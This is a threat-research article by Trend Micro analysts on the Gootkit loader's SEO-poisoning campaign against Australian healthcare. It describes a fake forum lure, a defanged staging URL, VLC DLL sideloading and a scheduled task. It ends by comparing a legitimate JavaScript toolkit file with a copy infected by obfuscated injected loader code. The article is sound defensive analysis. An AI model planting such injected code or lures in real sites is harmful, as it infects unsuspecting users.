
Gootkit Loader Actively Targets Australian Healthcare Industry

trendmicro.com/en_us/research/23/a/gootkit-loader-actively-targets-the-australian-healthcare-indust.html

January 9, 2023



Malware

We analyzed the infection routine used in recent Gootkit loader attacks on the Australian healthcare industry and found that Gootkit leveraged SEO poisoning for its initial access and abused legitimate tools like VLC Media Player.

By: Hitomi Kimura, Ryan Maglaque, Fe Cureg, Trent Bessell January 09, 2023 Read time: (words)


Known for using search engine optimization (SEO) poisoning for its initial access, Gootkit loader (aka Gootloader) resurfaced in a recent spate of attacks on organizations in the Australian healthcare industry.

We reached out to the Australian Cyber Security Center (ACSC) in early December 2022 and shared our findings. In response, ACSC said that it would review the findings and communicate with the organizations involved if it found that these had been compromised.

In our report published in July 2022, we discussed Gootkit loader's updated tactics and fileless delivery of Cobalt Strike and other malicious payloads. The group's recent campaign indicates it has more tricks up its sleeve.

To push the infection to the next phase of the routine, Gootkit loader abused VLC Media Player, a legitimate product that was also used by APT10. We discuss important findings in the next section.

Infection timeline



Delivery
Installation
Post-infection
1
Download of suspicious file from the web
2
File execution
3
Dropping of additional file
4
Persistence through scheduled task
Waiting time
(several hours to two days)
5
Connect to the compromised site to download malicious DLL
6
Sideloading of DLL
7
Connect to C&C address
8
Process injection
9
Execution of additional tools
©2023 TREND MICRO

Figure 1. Gootkit loader’s infection timeline

Key findings

Use of SEO poisoning targeting the Australian healthcare industry

The samples we examined targeted the keywords “hospital”, “health”, “medical”, and “enterprise agreement”, paired with Australian city names. Also targeted were names of specific healthcare providers across Australia. While continuously targeting the legal sector with the keyword "agreement," Gootkit loader has recently expanded its assaults to the healthcare industry.

In October 2022, a private health insurance company in Australia reported a cyberattack resulting in a breach of approximately 9.7 million customer data. Although the recent campaign might remind us of this incident, the technique the malicious actors used in the initial access to the insurance company's attack was not disclosed in its official website report. As well, there is no evidence to suggest a possible link between the two campaigns, as dummy content for SEO poisoning might have been hosted prior to the attack on the Australian healthcare organizations.

Abuse of VLC Media Player

The abuse of VLC Media Player, a widely used legitimate tool, is another key feature of this attack. VLC Media Player is one of the most popular pieces of software with over 3.5 billion downloads for Windows alone. In the past, there have been reports of a similar abuse by APT10. The malware authors sideloaded the following malicious DLL to abuse VLC Media Player and manipulated it as a part of Cobalt Strike:

- · *msdtc.exe* (renamed “VLC Media Player” and a legitimate file)
- · *libvlc.dll* (malicious, detected as Trojan.Win64.COBEACON.SWG)


Neither were originally installed on the victim’s computer but were introduced by the malicious actor in the infection chain.

Timeline analysis

Initial access: Malicious file download by SEO poisoning

As previously reported by Red Canary, the malicious ZIP file name and the JavaScript (JS) file name that it contained used words that were deemed as top search queries with a strong correlation to the word “agreement”.

We observed SEO poisoning in one of the cases that we probed. Two contaminated search results marked in red appeared on the first page for search terms that include the word “agreement”. Here, we saw words related to Australia, such as the name of a local medical group and “Brisbane”, in addition to medical terms such as “hospital”, “nursing”, and “midwifery”.



https://www.google.com/search?q=[redacted]+enterprise+agreement

[redacted] enterprise agreement

About 718,000 results (0.35 seconds)

https://www.health.qld.gov.au › employment › conditions
Current awards and agreements | Queensland Health
Current awards and **agreements** ; **Hospital** and Health Services General Employees (Queensland Health) Award – State 2015 · Queensland Public Health Sector **Certified** ...

https://www.[redacted]at › blog › [redacted] ...
[redacted] Enterprise Agreement - [redacted]
Dec 12, 2020 — It is part of a larger dispute over salaries and conditions for the **hospital**'s 550 employees, including pathologists, occupational therapists, ...

https://www.qirc.qld.gov.au › sites › default › files PDF
Queensland Public Health Sector Certified Agreement (No. 10 ...
Aug 13, 2020 — The **agreement** will be read in conjunction with the **Hospital** and Health Service General Employees. (Queensland Health) Award – State 2015 and the ...
60 pages


https://www.fwc.gov.au › agreements-awards › find-ent...
Find an enterprise agreement | Fair Work Commission
Jun 30, 2022 — We publish all current **agreements** and details of past **agreements** on this site.

https://3kqyiv26wqw515se566olq9q-wpengine.netdna-ssl.com › ... PDF
Bupa Australia Enterprise Agreement 2020
An application has been made for approval of an **enterprise agreement** known as the. Bupa Australia **Enterprise Agreement** 2020 (the Agreement).

https://www.tjipdejong.com › [redacted]nursing-and-midwife...
[redacted] Nursing and Midwifery Enterprise Agreement
Mar 5, 2022 — For more information about site-specific care programs, see the following list of **hospitals**. We call on you, as Minister of Health, to intervene ...
This site may harm your computer.

Figure 2. Contaminated search results by SEO poisoning; specific group names are masked

Upon accessing the site, the user is presented with a screen that has been made to look like a legitimate forum, as shown in Figure 3. Users are led to access the link so that the malicious ZIP file can be downloaded.



tjipdejong.com/[redacted]-nursing-and-midwifery-enterprise-agreement/

QUESTIONS AND ANSWERS

[redacted] nursing and midwifery enterprise agreement?

#1 2022/11/21 11:22 am
Emma Hill — Newbie
Hi, I am looking to mater nursing and midwifery enterprise agreement. A friend of mine told me he had seen it on your forum. I will appreciate any help here.

#2 2022/11/21 8:51 pm
Admin — Administrator
Here is a direct download link, [redacted] nursing and midwifery enterprise agreement.

#3 2022/11/22 5:28 am
Emma Hill — Newbie
Thank you so much for your response! This is exactly what I've been looking for.

Figure 3. The page impersonating a forum that leads users to download a malicious ZIP file to trigger the infection

Figure 4 shows one of the samples we identified during our investigation. We can see that the ZIP file and JS file names contained keywords separated by a space or an underscore, with five random numbers for the ZIP and three or five letters for the JS file, enclosed in parentheses and appended to the end of the file name. The name of the target organization can be found in the names of the scheduled task that was created.



PHP
hxxps://www.studio-lapinternet[.]fr/content.php
{Argument omitted}
ZIP
C:\Users\{username}\Downloads\How to sign
a letter on behalf of a company (24637).zip
JS
C:\Users\{username}\AppData\Local\Temp\4\
Temp1_How to sign a letter on behalf of a company (24637).zip\
How_to_sign_a_letter_on_behalf_of_a_company (jpwri).js
LOG
C:\Users\{username}\AppData\Roaming\Entrust
Security Store\Receptor Pharmacology.log
JS
C:\Users\{username}\AppData\Roaming\Entrust Security
Store\Object Relations.js
"Enterprise Consulting" Task started
©2022 TREND MICRO


Figure 4. Chain of malicious files with file names and Gootkit loader features

Note that characteristics such as search words in the file names and scheduled task names help identify this threat. To this day, we continue to see a strong correlation between the word “agreement” and targeted medical domains in specific regions (confined to Australia in this campaign), as shown in Figure 2. Figure 4 shows a palpable correlation with generic words.

Evasion

Sites that direct users to download malicious files due to SEO poisoning look like legitimate WordPress sites that have been compromised and abused. Twitter user @GootLoader Sites pointed out that some compromised sites have already been abused for this purpose and that there is an analysis evasion mechanism.

We have indeed observed analysis evasion in the samples. The compromised site hosts several pages containing words characteristic of those used for SEO poisoning. Users unwittingly open the URL of a contaminated search result, and once they access the counterfeit forum screen, they find that it displays SEO content when they access the same URL for a while.



[redacted] Nursing and Midwifery En

危険 | tjipdejong.com/[redacted]nursing-and-midwifery-enterprise-agreement/

[redacted] Nursing And Midwifery Enterprise Agreement


March 5, 2022

The following allowances and agreements apply to [redacted] employees: [redacted] has entered into seven key agreements that impose pay rates and other terms and conditions of employment for employees (excluding officers and officers). The main terms and conditions of employment for the majority of [redacted] employees are imposed by bonuses and agreements. Nurses and midwives have not received a salary increase for almost 2 years, and the organization has rejected the [redacted]s request to pass on a salary increase through an administrative increase while negotiations are over. In addition, the organization threatened its nurses and midwives that if the agreement was rejected by them in the vote, [redacted] would remove the offer of retroactive payment from the table. For more information about site-specific care programs, see the following list of hospitals. We call on you, as Minister of Health, to intervene urgently in this matter in order to protect the health services provided by [redacted] to patients from the obvious long-term consequences in terms of staff retention and quality of services. In addition, your participation is required to ensure transparency on [redacted]'s use of public funds and to ensure that nurses and midwives receive a proposed final agreement that ensures conditions compatible with those of [redacted]. Although negotiations between the [redacted] and [redacted] began 12 months ago, [redacted]'s full offer to nurses is unknown. Although the awards are presented by the Queensland Industrial Relations Commission (QIRC), the agreements are negotiated by [redacted]

Figure 5. SEO content to increase search rankings is displayed in the same URL as the fake forum screen.

File comparison


In addition, the malicious JavaScript inserts its code into a legitimate JS file at random segments on the compromised websites. Figure 6 shows an old JavaScript toolkit from here.



```
/*
Copyright (c) 2011 Sencha Inc. - Author: Nicolas Garcia Belmonte (http://philogb.github.com/)

Permission is hereby granted, free of charge, to any person obtaining a copy
of this software and associated documentation files (the "Software"), to deal
in the Software without restriction, including without limitation the rights
to use, copy, modify, merge, publish, distribute, sublicense, and/or sell
copies of the Software, and to permit persons to whom the Software is
furnished to do so, subject to the following conditions:

The above copyright notice and this permission notice shall be included in
all copies or substantial portions of the Software.

THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR
IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY,
FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE
AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER
LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM,
OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN
THE SOFTWARE.

 */
 (function () {

/*
  File: Core.js

 */

/*
 Object: $jit

 Defines the namespace for all library Classes and Objects.
 This variable is the *only* global variable defined in the Toolkit.
 There are also other interesting properties attached to this variable described below.
 */
window.$jit = function(w) {
  w = w || window;
  for(var k in $jit) {
    if($jit[k].$extend) {
      w[k] = $jit[k];
    }
  }
};

$jit.version = '2.0.1';
/*
  Object: $jit.id

  Works just like *document.getElementById*

  Example:
  (start code js)
  var element = $jit.id('elementId');
  (end code)

*/

/*
 Object: $jit.util
```

```
/*
Copyright (c) 2011 Sencha Inc. - Author: Nicolas Garcia Belmonte (http://philogb.github.com/)

Permission is hereby granted, free of charge, to any person obtaining a copy
of this software and associated documentation files (the "Software"), to deal
in the Software without restriction, including without limitation the rights
to use, copy, modify, merge, publish, distribute, sublicense, and/or sell
copies of the Software, and to permit persons to whom the Software is
furnished to do so, subject to the following conditions:

The above copyright notice and this permission notice shall be included in
all copies or substantial portions of the Software.

THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR
IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY,
FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE
AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER
LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM,
OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN
THE SOFTWARE.

 */
 (function () {
neckj = 77011;


fgsgh = 5005;

/*
  File: Core.js

 */

forwardp='\\2)(p))gt; nt {i\"}\\rI (t=';


/*
 Object: $jit

 Defines the namespace for all library Classes and Objects.
 This variable is the *only* global variable defined in the Toolkit.
 There are also other interesting properties attached to this variable described below.
 */
$jit = function(w) {
  w = w || window;
  for(var k in $jit) {
    if($jit[k].$extend) {
      w[k] = $jit[k];
    }
  }
};

function pair_(insecth, south9, together3, differv){
  nxubsc(neckj);
  now_ = uaps;
  while(riseb = hears){
    try{uahf[fgsgh](fgsgh);
    }catch(alwaysu){
      uahf[2004826] = rrthkuz;
      }fgsgh++
    }
```

Figure 6. File comparison of the original file versus the file infected by Gootkit loader
The entries in green represent the inserted function to the original JavaScript for malicious purposes.



